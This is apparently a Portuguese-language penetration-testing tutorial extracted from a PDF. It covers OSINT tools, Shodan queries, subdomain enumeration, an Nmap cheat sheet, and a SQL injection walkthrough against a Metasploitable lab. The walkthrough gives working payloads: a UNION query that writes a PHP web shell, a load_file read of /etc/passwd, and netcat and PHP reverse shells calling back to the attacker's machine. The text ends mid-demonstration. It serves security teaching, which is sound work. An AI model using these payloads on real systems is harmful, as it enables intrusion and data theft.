
## Guia de Hardening para DNS

[https://tools.cisco.com/security/center/resources/dns\\_best\\_practices](https://tools.cisco.com/security/center/resources/dns_best_practices)

## Have i been pwned

O Site Have i been pwned criado por troy hunt, contém informações sobre banco de dados que vazaram, aonde os usuários podem consultar se o seu e-mail está em uma leak e assim tomar medidas de prevenção. Ou pode ser usado para o inverso, principalmente para os atacantes consultarem se houve vazamento de senhas de respectivos e-mails e usar como vetor de ataque.

<https://haveibeenpwned.com/>



## Insecam

O maior diretório mundial de câmeras de segurança de vigilância online, podendo ser utilizado para rastrear câmeras de seguranças de determinados negócios ou na surpresa encontrar uma câmera da sua própria empresa exposta no site Insecam.

The screenshot shows a search results page for "airliner" on the Insecam website. At the top, there are navigation links: Insecam, Most popular, Manufacturers, Countries, Places, Cities, Timezones, New online cameras, and FAC. Below the header, there's a sidebar with a "Advertisement" section containing a list of categories: Animal, Architecture, Bar, Barbershop, Beach, Bird, Bridge, Cafe, City, Computer, Construction, Education, Energy, Entertainment, Farm, Guess, Hotel, House, Hq, Industrial, Interesting, Kitchen, and Lake. To the right of the sidebar, there are two camera preview thumbnails. The first thumbnail, labeled "1", shows a dark image with the timestamp "2021-12-12 21:02:07" and the caption "Watch Axis camera in France,Bais". The second thumbnail, labeled "2", shows a dark image with the timestamp "2021-12-12 21:02:06" and the caption "Axis2 camera in France,Aubervilliers". Below each thumbnail is a set of social media sharing icons.

## Shodan

Shodan é um mecanismo de busca que permite aos usuários pesquisar vários tipos de servidores conectados à Internet usando uma variedade de filtros. Alguns também o descreveram como um mecanismo de busca de banners de serviço, que são metadados que o servidor envia de volta ao cliente.

No mesmo formato do Google, você tem querys que pode utilizar para pesquisar dentro do shodan, seja categorias específicas e afins.

OS:"Windows 7"

The screenshot shows the Shodan search interface with the query "os:windows 7" entered in the search bar. The Shodan logo is at the top left, followed by navigation links: Explore, Downloads, Pricing, and a search button. The search bar has a red background.

Procurando por sistemas operacionais windows 7

The screenshot shows the Shodan search interface with the query "Server: CANON HTTP Server" entered in the search bar. The Shodan logo is at the top left, followed by navigation links: Explore, Downloads, Pricing, and a search button. The search bar has a red background.

Procurando por Servidores Canon HTTP Server

[Título do livro], por [Joas Antonio]

The screenshot shows the Shodan search interface with the following query in the search bar: "http.html:\*\* The wp-config.php creation script uses this file". The results page displays various IP addresses and device details related to WordPress installations.

Ele retorna aplicações web wordpress mal configurado

The screenshot shows the Shodan search interface with the following query in the search bar: "'Minecraft Server' 'protocol 340' port:25565". The results page displays various IP addresses and device details related to Minecraft servers.

Retorna servidores de minecraft

The screenshot shows the Shodan search interface with the following query in the search bar: "country:'BR'". The results page displays various IP addresses and device details related to devices located in Brazil.

Traz apenas dispositivos, servidores e redes no Brasil

The screenshot shows the Shodan search interface with the following query in the search bar: "port:21 country:'BR'". The results page displays various IP addresses and device details related to FTP servers located in Brazil.

Retorna servidores FTP expostos apenas no Brasil

Caso deseja consultar outros tipos de query e até mesclar nas suas consultas para trazer resultados mais precisos, recomendo esse repositório.

<https://github.com/jakejarvis/awesome-shodan-queries>

<https://www.shodan.io/search/filters>

<https://github.com/JavierOlmedo/shodan-filters>

Além disso, algumas aplicações mostra CVE's de vulnerabilidades que pode ser útil para descobrir potências brechas de segurança

Hostnames	<b>cloud85.porta80.com.br</b>
Domains	<b>POR TA80.COM.BR</b>
Country	<b>Brazil</b>
City	<b>São Paulo</b>
Organization	<b>Porta 80 - Servicos em Internet Ltda</b>
ISP	<b>Porta 80 - Servicos em Internet Ltda</b>
ASN	<b>AS53060</b>

---

**⚠ Vulnerabilities**

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

**CVE-2014-4078** The IP Security feature in Microsoft Internet Information Services (IIS) 8.0 and 8.5 does not properly process wildcard allow and deny rules for domains within the "IP Address and Domain Restrictions" list, which makes it easier for remote attackers to bypass an intended rule set via an HTTP request, aka "IIS Security Feature Bypass Vulnerability."

## Sublist3r

Sublist3r é uma ferramenta python projetada para enumerar subdomínios de sites usando OSINT. Ajuda os testadores de penetração e os caçadores de bugs a coletar e reunir subdomínios para o domínio que eles almejam. Sublist3r enumera subdomínios usando muitos mecanismos de pesquisa, como Google, Yahoo, Bing, Baidu e Ask.

Sublist3r também enumera subdomínios usando Netcraft, Virustotal, ThreatCrowd, DNSdumpster e ReverseDNS.

Esse é o repositório do Sublist3r

The screenshot shows the GitHub repository page for 'aboul3la/Sublist3r'. The repository has 118 issues, 66 pull requests, and 138 commits. The code tab is selected, showing the repository's structure. The files listed are:

- subbrute: Updated subbrute resolvers list (2 years ago)
- .gitignore: Ignore working files (6 years ago)
- LICENSE: Initial commit (6 years ago)
- MANIFEST.in: Add manifest to include all data (4 years ago)
- README.md: Fix typo in README (2 years ago)
- requirements.txt: Add requirements.txt for dependencies (5 years ago)
- setup.py: Fix function calls in interactive mode (4 years ago)
- sublist3r.py: Initialise thread locks after processes start, remove unused locks (2 years ago)

<https://github.com/aboul3la/Sublist3r>

Vamos clonar o repositório, utilizando o comando

```
git clone https://github.com/aboul3la/Sublist3r
```

```
[root@joas-parrot]~[/home/joasa]
└─#git clone https://github.com/aboul3la/Sublist3r
Cloning into 'Sublist3r'...
remote: Enumerating objects: 383, done.
remote: Total 383 (delta 0), reused 0 (delta 0), pack-reused 383
Receiving objects: 100% (383/383), 1.12 MiB | 1.18 MiB/s, done.
Resolving deltas: 100% (213/213), done.
[root@joas-parrot]~[/home/joasa]
```

Agora vamos acessar a pasta e baixar os requirements para utilizar a ferramenta

```
[root@joas-parrot]~[/home/joasa]
└─#cd Sublist3r/
[root@joas-parrot]~/Sublist3r
└─#pip install -r requirements.txt
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Requirement already satisfied: dnspython in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.0.0)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (2.25.1)
Installing collected packages: argparse
Successfully installed argparse-1.4.0
[root@joas-parrot]~/Sublist3r
└─#
```

pip install -r requirements.txt  
pip3 install -r requirements.txt

Após isso, vamos rodar o Sublist3r para enumerar os subdomínios do nosso alvo. O mais interessante que essa ferramenta já vem com subbrute integrado, por isso é uma escolha perfeita, mas não a única.

Para iniciar a ferramenta, basta digitar: `python3 sublist3r.py -d "dominio.com"` e esperar com que ele faça a enumeração.

Esse é o resultado que obtive através da ferramenta, foram inúmeras linhas

thefacebook.com  
ash-cas01.thefacebook.com  
ash-cas02.thefacebook.com  
ash-cas03.thefacebook.com  
ash-cas04.thefacebook.com  
ash-cas05.thefacebook.com  
ash-cas06.thefacebook.com  
ash-hub01.thefacebook.com  
ash-hub02.thefacebook.com  
ash-hub03.thefacebook.com  
ash-hub04.thefacebook.com  
ash-hub05.thefacebook.com  
ash-hub06.thefacebook.com  
autodiscover.thefacebook.com  
drmail.thefacebook.com  
legacymail.thefacebook.com  
mail.thefacebook.com  
sc-cas01.thefacebook.com  
sc-cas02.thefacebook.com  
sc-cas03.thefacebook.com  
sc-cas04.thefacebook.com  
sc-cas05.thefacebook.com  
sc-cas06.thefacebook.com  
sc-hub01.thefacebook.com  
sc-hub02.thefacebook.com  
sc-hub03.thefacebook.com  
sc-hub04.thefacebook.com  
sc-hub05.thefacebook.com  
sc-hub06.thefacebook.com

Related Searches:

Related Searches:

Privacy Policy

Uma ferramenta simples de usar, mas que faz muita diferença na hora de um PenTest, recomendo que ela fique no seu arsenal.

### **Amass**

O Projeto Amass OWASP realiza mapeamento de rede de superfícies de ataque e descoberta de ativos externos usando coleta de informações de código aberto e técnicas de reconhecimento ativo.

Vamos baixar a ferramenta, utilizando o apt-get install da seguinte forma: apt-get install amass

```
[root@joas-parrot]~[/home/joasa]
└─#apt-get install amass
A ler as listas de pacotes... Pronto
A construir árvore de dependências... Pronto
A ler a informação de estado... Pronto
The following additional packages will be installed:
  amass-common
Serão instalados os seguintes NOVOS pacotes:
  amass amass-common
0 pacotes actualizados, 2 pacotes novos instalados, 0 a remover e 780 não actualizados.
É necessário obter 16,3 MB de arquivos.
Após esta operação, serão utilizados 41,7 MB adicionais de espaço em disco.
Deseja continuar? [S/n]
```

Caso queira ver outros métodos de instalação

<https://github.com/OWASP/Amass/blob/master/doc/install.md>

Após a instalação, basta digitar amass e ele vai nos retornar o seu help e os formatos que podemos trabalhar com ele

```
Usage: amass intel|enum|viz|track|db|dns [options]

-h      Show the program usage message
-help   Show the program usage message
-version Print the version number of this Amass binary
```

Subcommands:

[Privacy Policy](#)

```
amass intel - Discover targets for enumerations
amass enum   - Perform enumerations and network mapping
amass viz    - Visualize enumeration results
amass track  - Track differences between enumerations
amass db     - Manipulate the Amass graph database
amass dns    - Resolve DNS names at high performance
```

The user's guide can be found here:

[https://github.com/OWASP/Amass/blob/master/doc/user\\_guide.md](https://github.com/OWASP/Amass/blob/master/doc/user_guide.md)

An example configuration file can be found here:

<https://github.com/OWASP/Amass/blob/master/examples/config.ini>

The Amass tutorial can be found here:

<https://github.com/OWASP/Amass/blob/master/doc/tutorial.md>

```
[root@joas-parrot]~[/home/joasa]
└─#amass
```

Vamos realizar uma enumeração com ele, basta eu digitar: amass enum -d "domain.com"  
Além disso, para cada subcommands, ele tem seu próprio help, se tornando uma ferramenta bem completa para levantamento de informações.

## Escaneamento e Enumeração de Redes com NMAP

O Scanning é o processo de coleta de informações mais detalhado sobre o alvo, usando técnicas de reconhecimento altamente complexas e agressivas. A varredura de rede se refere a um conjunto de procedimentos usados para identificar hosts, portas e serviços em uma rede. O Scanning em rede também é usada para descobrir máquinas ativas em uma rede e identificar o sistema operacional em execução na máquina de destino. É uma das fases mais importantes da coleta de informações para um invasor, que permite que ele crie um perfil da organização alvo. No processo de varredura, o invasor tenta coletar informações, incluindo os endereços IP específicos que podem ser acessados pela rede, o Sistema Operacional do alvo e a arquitetura do sistema, e as portas junto com seus respectivos serviços em execução em cada computador.

### A ferramenta Nmap

Nmap, abreviação de Network Mapper, é uma ferramenta gratuita de código-fonte aberto para varredura de vulnerabilidades e descoberta de rede. Os administradores de rede usam o Nmap para identificar quais dispositivos estão rodando em seus sistemas, descobrindo hosts que estão disponíveis e os serviços que eles oferecem, encontrando portas abertas e detectando riscos de segurança.

As principais diferenças entre esses tipos de varreduras são se cobrem as portas TCP ou UDP e se executam uma conexão TCP. Aqui estão as diferenças básicas:

- A mais básica dessas varreduras é a varredura sS TCP SYN, que fornece à maioria dos usuários todas as informações de que precisam. Ele verifica milhares de portas por segundo e, como não completa uma conexão TCP, não levanta suspeitas.
- A principal alternativa a esse tipo de varredura é a varredura TCP Connect, que consulta ativamente cada host e solicita uma resposta. Este tipo de varredura leva mais tempo do que uma varredura SYN, mas pode retornar informações mais confiáveis.
- A varredura UDP funciona de maneira semelhante à varredura de conexão TCP, mas usa pacotes UDP para varrer as portas DNS, SNMP e DHCP. Essas são as portas visadas com mais frequência pelos hackers e, portanto, esse tipo de varredura é uma ferramenta útil para verificar vulnerabilidades.
- A varredura SCTP INIT cobre um conjunto diferente de serviços: SS7 e SIGTRAN. Esse tipo de varredura também pode ser usado para evitar suspeitas ao varrer uma rede externa, pois não conclui todo o processo SCTP.
- A varredura TOP NULL também é uma técnica de varredura muito engenhosa. Ele usa uma lacuna no sistema TCP que pode revelar o

status das portas sem consultá-las diretamente, o que significa que você pode ver seu status mesmo quando elas estão protegidas por um firewall.

## Cheat Sheet

### Target Specification

<u>Switch</u>	<u>Example</u>	<u>Description</u>
	<code>nmap 192.168.1.1</code>	Scannear um IP único
	<code>nmap 192.168.1.1 192.168.2.1</code>	Scannear vários IPs
	<code>nmap 192.168.1.1-254</code>	Scannear um Range de IP
	<code>nmap scanme.nmap.org</code>	Scannear um domínio
	<code>nmap 192.168.1.0/24</code>	Scannear um CIDR
<code>-iL</code>	<code>nmap -iL targets.txt</code>	Scannear uma lista de alvos
<code>-iR</code>	<code>nmap -iR 100</code>	Scannear 100 Hosts aleatórios
<code>--exclude</code>	<code>nmap --exclude 192.168.1.1</code>	Excluir um host listado

### Scan Techniques

<u>Switch</u>	<u>Example</u>	<u>Description</u>
<code>-sS</code>	<code>nmap 192.168.1.1 -sS</code>	TCP SYN port scan (Default)
<code>-sT</code>	<code>nmap 192.168.1.1 -sT</code>	TCP connect port scan (Default without root privilege)
<code>-sU</code>	<code>nmap 192.168.1.1 -sU</code>	UDP port scan
<code>-sA</code>	<code>nmap 192.168.1.1 -sA</code>	TCP ACK port scan
<code>-sW</code>	<code>nmap 192.168.1.1 -sW</code>	TCP Window port scan
<code>-sM</code>	<code>nmap 192.168.1.1 -sM</code>	TCP Maimon port scan

## Host Discovery

<u>Switch</u>	<u>Example</u>	<u>Description</u>
-sL	nmap 192.168.1.1-3 -sL	No Scan. List targets only
-sn	nmap 192.168.1.1/24 -sn	Disable port scanning. Host discovery only.
-Pn	nmap 192.168.1.1-5 -Pn	Disable host discovery. Port scan only.
-PS	nmap 192.168.1.1-5 -PS22-25,80	TCP SYN discovery on port x. Port 80 by default
-PA	nmap 192.168.1.1-5 -PA22-25,80	TCP ACK discovery on port x. Port 80 by default
-PU	nmap 192.168.1.1-5 -PU53	UDP discovery on port x. Port 40125 by default
-PR	nmap 192.168.1.1-1/24 -PR	ARP discovery on local network
-n	nmap 192.168.1.1 -n	Never do DNS resolution

## Service and Version Detection

<u>Switch</u>	<u>Example</u>	<u>Description</u>
-sV	nmap 192.168.1.1 -sV	Attempts to determine the version of the service running on port
-sV --version-intensity	nmap 192.168.1.1 -sV --version-intensity 8	Intensity level 0 to 9. Higher number increases possibility of correctness
-sV --version-light	nmap 192.168.1.1 -sV --version-light	Enable light mode. Lower possibility of correctness. Faster
-sV --version-all	nmap 192.168.1.1 -sV --version-all	Enable intensity level 9. Higher possibility of correctness. Slower
-A	nmap 192.168.1.1 -A	Enables OS detection, version detection, script scanning, and traceroute

<https://www.stationx.net/nmap-cheat-sheet/>

## **Técnicas de Engenharia Social**

O que é Engenharia Social?

Tipos de Engenharia Social

Técnicas de Engenharia Social

Setoolkit

Spear-Phishing  
Email Spoofing  
Cloning Websites  
Macro Files /Word/Excel  
Macro Office Files - DDE  
HTA Attacking  
Bad USB

# Exploração de Vulnerabilidades

## O que é um Exploit?

É um pedaço de script desenvolvido para explorar uma determinada brecha de segurança, os exploits consiste em shellcodes e um pedaço de código para inserir em uma aplicação vulnerável

### Conceito de Payload

Um payload é o código shell executado depois que uma exploração compromete um sistema com sucesso. Assim o payload permite você definir como deseja se conectar ao shell e o que deseja fazer com o sistema de destino depois de tomar controle disso. O payload pode abrir um Meterpreter, payload bem famoso, pois o mesmo permite você pode gravar arquivos DLL para criar dinamicamente novos recursos conforme necessário.

### Conceito de Shellcode

O Shellcode é definido como um conjunto de instruções injetadas e depois executadas por um exploit, também é usado para manipular diretamente os registros e as funcionalidade de um exploit, garantindo até mesmo uma shell na máquina alvo, sendo seu principal propósito e muitos atrelado o codename Shell para se referir a isso, mas talvez passe a ser apenas uma ideia.

## Exploração de vulnerabilidades em aplicações web

### O que é SQL injection?

O Ataque de Injeção de SQL, consiste em injetar comandos do banco de dados SQL para apagar, coletar ou modificar dados de um banco de dados, ocorrendo quando os dados fornecidos pelo usuário não é validado de forma correta e interpretado como uma forma de injeção de comandos SQL.

#### Quais são os tipos de ataques de SQL Injection?

##### In-band SQLi (Classic SQLi)

In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks. In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

##### Error-based SQLi

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead.

##### Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

### **Inferential SQLi (Blind SQLi)**

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as “blind SQL Injection attacks”). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application’s response and the resulting behavior of the database server.

The two types of inferential SQL Injection are *Blind-boolean-based SQLi* and *Blind-time-based SQLi*.

#### **Boolean-based (content-based) Blind SQLi**

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

#### **Time-based Blind SQLi**

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned. This attack is typically slow (especially on large databases) since an attacker would need to enumerate a database character by character.

#### **Out-of-band SQLi**

Out-of-band SQL Injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

<https://www.acunetix.com/websitesecurity/sql-injection2/>

Esse é o básico de um ataque de SQL Injection, mas claro existem ataques um pouco mais avançado que pode ser utilizado para conseguir uma Reverse Shell.

Porém com os mecanismos de proteção conhecidos como WAF/IDS/IPS, dificultou um pouco à realização desses ataques, sendo necessário à criação de payloads que consigam realizar o bypass desses controles.

### Como trabalha um WAF?



Essa imagem resume todo o processo do tráfego que ocorre:

1. O usuário faz uma requisição na aplicação;
2. Essa requisição passa pelo WAF ao qual vai validar se é ou não malicioso;
3. E por fim, vai até o servidor da aplicação se tudo der certo para trazer uma resposta ao usuário;

O objetivo do WAF é prevenir qualquer tipo de ataque de injeção ou manipulação de requisição e adotar políticas de higienização de entradas de dados inválidas. Além de serem bem úteis para detectar um 0day conforme o tipo de entrada de dados que está sendo inserido, por isso é um pouco mais difícil bypassar um WAF sem conhecê-lo antes e entender de desenvolvimento web para criar seus payloads utilizando técnicas anti-filtros e métodos de escapes de caracteres.

### Demonstrando alguns ataques de SQL Injection

Após adquirirmos o básico de conhecimento em ataques de SQL Injection, vamos à prática.

#### Reading and Writer Files with SQL Injection:

Um método não muito utilizado, mas bem útil para realizar ataques de SQL Injection e assim roubar informações ou até mesmo conseguir uma Reverse Shell é por meio de leitura e escrita de um arquivo.

Geralmente por causa de uma configuração incorreta de permissões no servidor de aplicação web, o usuário do servidor web consegue não só ler, mas até editar arquivos ou criá-los dentro do diretório, sendo possível subir uma shell em .php para comprometer o servidor.

#### Por exemplo:

Você tem diferentes tipos de payloads que pode ser útil para gravar arquivos em um sistema, exemplo:

```
' union select 1, "<?php system($_GET['cmd']); ?>" into outfile '/var/www/shell.php' #
```

← → C ⓘ Não seguro | 10.0.0.251/dvwa/vulnerabilities/sqli/?id=%2

File '/var/www/shell.php' already exists

```
msfadmin@metasploitable:/var/www$ ls
dav index.php phpinfo.php shell.php tikiwiki      twiki
dvwa mutillidae phpMyAdmin test tikiwiki-old
msfadmin@metasploitable:/var/www$ cat shell.php
1      <?php system($_GET['cmd']); ?>
msfadmin@metasploitable:/var/www$ _
```

Esse payload permite que eu crie um arquivo chamado shell.php e nele contenha um código em php para executar comandos pela aplicação.

E caso queremos fazer à leitura de um arquivo, podemos utilizar o seguinte payload

```
' UNION SELECT 1, load_file('/etc/passwd') #
```

## Vulnerability: SQL Injection

User ID:

```
' UNION SELECT 1, load_file  Submit
```

```
ID: ' UNION SELECT 1, load_file('/etc/passwd') #
First name: 1
Surname: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/false
mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
```

Assim ele retorna o /etc/passwd do alvo, além de ser possível exfiltrar outros arquivos que desejar.

**Alguns métodos e payloads que você pode utilizar para ir mais além na suas explorações**

<https://www.exploit-db.com/papers/14635>

<https://sqlwiki.netspi.com/attackQueries/readingAndWritingFiles/#mysql>

**SQL Injection to Remote Code Execution:**

Após subirmos aquela shell.php no servidor web, podemos utilizar ele para alcançar uma reverse shell, primeiramente vamos chamar a nossa pequena shell em PHP.

← → C ⓘ Não seguro | 10.0.0.251/shell.php?cmd=ls%20-ls

```
1 total 76 4 drwxrwxrwt 2 root root 4096 May 20 2012 dav 4 drwxr-xr-x 8 www-data www-data 4096 May 20 2012 dvwa 4 -rw-r--r-- 1 www-data www-data 4096 May 14 2012 mutillidae 4 drwxr-xr-x 11 www-data www-data 4096 May 14 2012 phpMyAdmin 4 -rw-r--r-- 1 www-data www-data 19 Jul 17 22:42 shell.php 4 drwxr-xr-x 3 www-data www-data 4096 May 14 2012 test 20 drwxrwxr-x 22 www-data www-data 20480 Apr 19 2010 tikiwiki 20 d 2010 tikiwiki-old 4 drwxr-xr-x 7 www-data www-data 4096 Apr 16 2010 twiki
```

<http://vulnserver/shell.php?cmd=ls> -ls

Ele nos retorna os diretórios da pasta atual, assim obtendo êxito na execução de código remoto, assim abre um leque para várias oportunidades sendo possível até obter um Meterpreter, porém vamos subir um Netcat básico primeiro.

Mas antes, vamos rodar o comando **Whereis** para verificar se existe o netcat na máquina.

<http://vulnserver/shell.php?cmd=whereis nc>

← → C ⓘ Não seguro | 10.0.0.251/shell.php?cmd=whereis%20nc

```
1 nc: /bin/nc.traditional /bin/nc /usr/share/man/man1/nc.1.gz
```

Sucesso!


Agora podemos abrir uma Reverse Shell tranquilamente na porta que desejarmos.

Primeiramente eu abrir um Netcat no meu Kali Linux na porta 4321

**Comando: nc -nvlp 4321**

Em resumo ele abre uma porta, deixa na escuta e retorna toda interação feita por ela.

← → X ⓘ Não seguro | 10.0.0.251/shell.php?cmd=nc%20-nv%2010.0.0.49%204321%20-e%20/bin/bash



```
root@kali: ~
root@kali:~# nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.0.0.49] from (UNKNOWN) [10.0.0.251] 45350
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

E por fim, eu executo o netcat via shell.php para se comunicar com essa porta, utilizando o seguinte comando.

<http://vulnserver/shell.php?cmd=nc -nv ipkalilinux 4321 -e /bin/bash>


Assim eu me comunico com a máquina e executo uma shell para eu interagir com à máquina, porém eu consigo deixar essa shell mais interativa ainda utilizando o seguinte comando:

```
python -c "import pty;pty.spawn('/bin/bash')" (Python2)
python3 -c "import pty;pty.spawn('/bin/bash')" (Python3)
```

```
root@kali:~# nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.0.0.49] from (UNKNOWN) [10.0.0.251] 45350
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty;pty.spawn('/bin/bash')"
python -c "import pty;pty.spawn('/bin/bash')"
www-data@metasploitable:/var/www$
```

Agora é só escalar privilégios, no metasploitable você pode utilizar o PHP para fazer essa escalação, basta apenas seguir dois processos.

1. Abrir um outro terminal no Kali Linux e subir um netcat em uma porta aleatória;
2. Basta executar na Reverse Shell atual o seguinte comando: **php -r**  
**"\$sock=fsockopen("ipkalilinux",port);exec("/bin/sh -i <&3 >&3 2>&3");'**



```
root@kali:~# wekaness
root@kali:~# nc -nvlp 4321
listening on [any] 4321 ...
connect to [10.0.0.49] from (UNKNOWN) [10.0.0.251] 45350
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python3 -c "import pty;pty.spawn('/bin/bash')"
